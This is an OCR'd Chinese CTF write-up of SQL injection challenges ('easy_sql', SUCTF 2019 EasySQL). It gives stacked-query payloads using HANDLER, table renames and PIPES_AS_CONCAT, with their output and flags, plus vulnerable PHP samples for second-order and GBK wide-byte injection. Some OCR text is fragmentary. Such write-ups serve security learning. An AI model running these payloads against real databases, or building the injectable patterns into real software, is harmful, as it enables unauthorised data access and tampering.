


取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 Submit Query

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

输入select报错如上，得知过滤了上述关键字。




取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1';show tables; Submit Query

```
array(3) {
  [0]=>
  string(1) "1"
  [1]=>
  string(4) "Dumb"
  [2]=>
  string(4) "Dumb"
}
```


```
array(1) {
  [0]=>
  string(6) "emails"
}

array(1) {
  [0]=>
```



```
  string(4) "flag"
}

array(1) {
```

```
1' show tables;
```

测试这里不需要注释什么，实战中需要注意，若后面有东西还是要注释的。




取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: show columns from flag;

```
array(3) {
  [0]=>
  string(1) "1"
  [1]=>
  string(4) "Dumb"
  [2]=>
  string(4) "Dumb"
}

array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(11) "varchar(30)"
  [2]=>
  string(3) "YES"
  [3]=>
  string(0) ""
  [4]=>
  NULL
```

```
1' show columns from flag;
```


接下来查询按道理来说要用select，但select在黑名单中，考虑其他方法：


easy_sql
127.0.0.1/sql/qwb.php?inject=1'%3B+handler+flag+open+as+Railgun%3B+hand
Search
最常访问
Submit Query

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: handler Railgun close;#

```
array(3) {
```




```
  string(1) "1"
  [1]=>
  string(4) "Dumb"
  [2]=>
  string(4) "Dumb"
}
```

```
array(1) {
  [0]=>
  string(30) "flag{52a03125fca16c8734811181f"
}
```

```
1'; handler flag open as Railgun; handler Railgun read first; handler Railgun close;#
```

第一种就是hanlder，其中上面的hanlder flag open as Railgun;其中的flag是表名。

上面呢是我本地的环境，现在用真实环境来说另外一种方法：



easy_sql
17cdb23f-c387-412a-97bf-e53f5f459e1c.node3.buuoj.cn/?inject=1'%3B+show+t
Search
最常访问
Submit Query


取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1'; show tables; #

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


两个表，一串数字以及words，words跟进过后发现并没有flag的踪影。



easy_sql
17cdb23f-c387-412a-97bf-e53f5f459e1c.node3.buuoj.cn/?inject=1%27%3Bshow
Search
最常访问
Submit Query

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 919810931114514`;%23




```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
1';show columns from `1919810931114514`;%23
```

这里需要注意，数字要用反引号包起来才行。


easy_sql
17cdb23f-c387-412a-97bf-e53f5f459e1c.node3.buuoj.cn/?inject=1'%3B+handler
Search
最常访问

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: handler Railgun close;# Submit Query

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


```
array(1) {
  [0]=>
  string(42) "flag{47f21631-c13c-4a58-9054-7c5bba142303}"
}
```

```
1'; handler `1919810931114514` open as Railgun; handler Railgun read first; handler
Railgun close;#
```

好接下来说另一种方法：


```
1';

RENAME TABLE `words` TO `words1`;

RENAME TABLE `1919810931114514` TO `words`;

ALTER TABLE `words` CHANGE `flag` `id` VARCHAR(100) CHARACTER SET utf8 COLLATE
utf8_general_ci NOT NULL;

show columns from words;%23
```

解释一下上面的payload，先把words表改为words1,然后再把数字表改为words，之后再把新words中的flag字段改为id字段，后面的show columns就是看看成功没有。


easy_sql
17cdb23f-c387-412a-97bf-e53f5f459e1c.node3.buuoj.cn/?inject=1%27%3BRENA
Search
最常访问
姿势: olumns from words;%23
Submit Query

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


可以看到id的类型是varchar(100)证明成功。


取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' or 1=1 # Submit Query

```
array(1) {
  [0]=>
  string(42) "flag{47f21631-c13c-4a58-9054-7c5bba142303}"
}
```


[SUCTF 2019]EasySQL


Give me your flag, I will tell you if the flag is right.

1 提交

```
Array ( [0] => 1 )
```

输入单引号也没有回显，估计是不需要闭合。


Give me your flag, I will tell you if the flag is right.

1;show tables; # 提交


```
Array ( [0] => 1 ) Array ( [0] => Flag )
```

堆叠查询成功,但是执行show columns from Flag的时候回显nono，过滤了from、flag,经过测试还过滤了where但是没有过滤select。

```
select $_GET['query'] || flag from flag
```

在oracle 缺省支持 通过 ‘ || ’ 来实现字符串拼接，但在mysql 缺省不支持。需要调整mysql 的sql_mode模式：pipes_as_concat 来实现oracle 的一些功能

Give me your flag, I will tell you if the flag is right.


Give me your flag, I will tell you if the flag is right.

'IPES_AS_CONCAT;select 1 提交

```
Array ( [0] => 1 ) Array ( [0] => 1flag{265d1990-0187-421a-8a48-d0427265d7ed} )
```

```
1;set sql_mode=PIPES_AS_CONCAT;select 1
```

二次注入

register.php

```
$username = $_GET['username'];

$password = $_GET['password'];

$result = mysqli_query($conn,"insert into users(`username`,`password`) values('".addslashes($username)."','".md5($password)."')");
```

others.php

```
id = intval($_GET['id']);

$result = mysqli_query($conn,"select * from users where `id`=".$id);

$row = mysqli_fetch_array($result);

$result2 = mysqli_query($conn,"select * from persion where `username`='".$username."'")

if($row2 = mysqli_fetch_array($result2)){
```

```
echo $row2['username'].":".$row2['money'];

}else{

echo mysqli_error($conn);

}
```

首先看register.php实现了一个注册的功能，将用户名用addslashes()处理以及把密码用md5()加密过后插入数据库，当访问username=railgun’&password=123时:

```
INSERT INTO users(`username`,`password`) values('test\'','md5')
```

但是到数据库发现username还是railgun’，那么在others.php中拼接了username进入sql语句，即可造成sql注入。也就是说一些转义的处理并没有带入数据库中。

宽字节注入

```
mysql_query("SET NAMES 'gbk'",$conn);
```

将数据库编码设置成了GBK(不止一种设置方法)，那么即是对单引号进行转义，仍然可以单引号逃逸:在GBK编码中%df与%5c(‘\’)表示”運”,成功使得单引号逃逸。

```
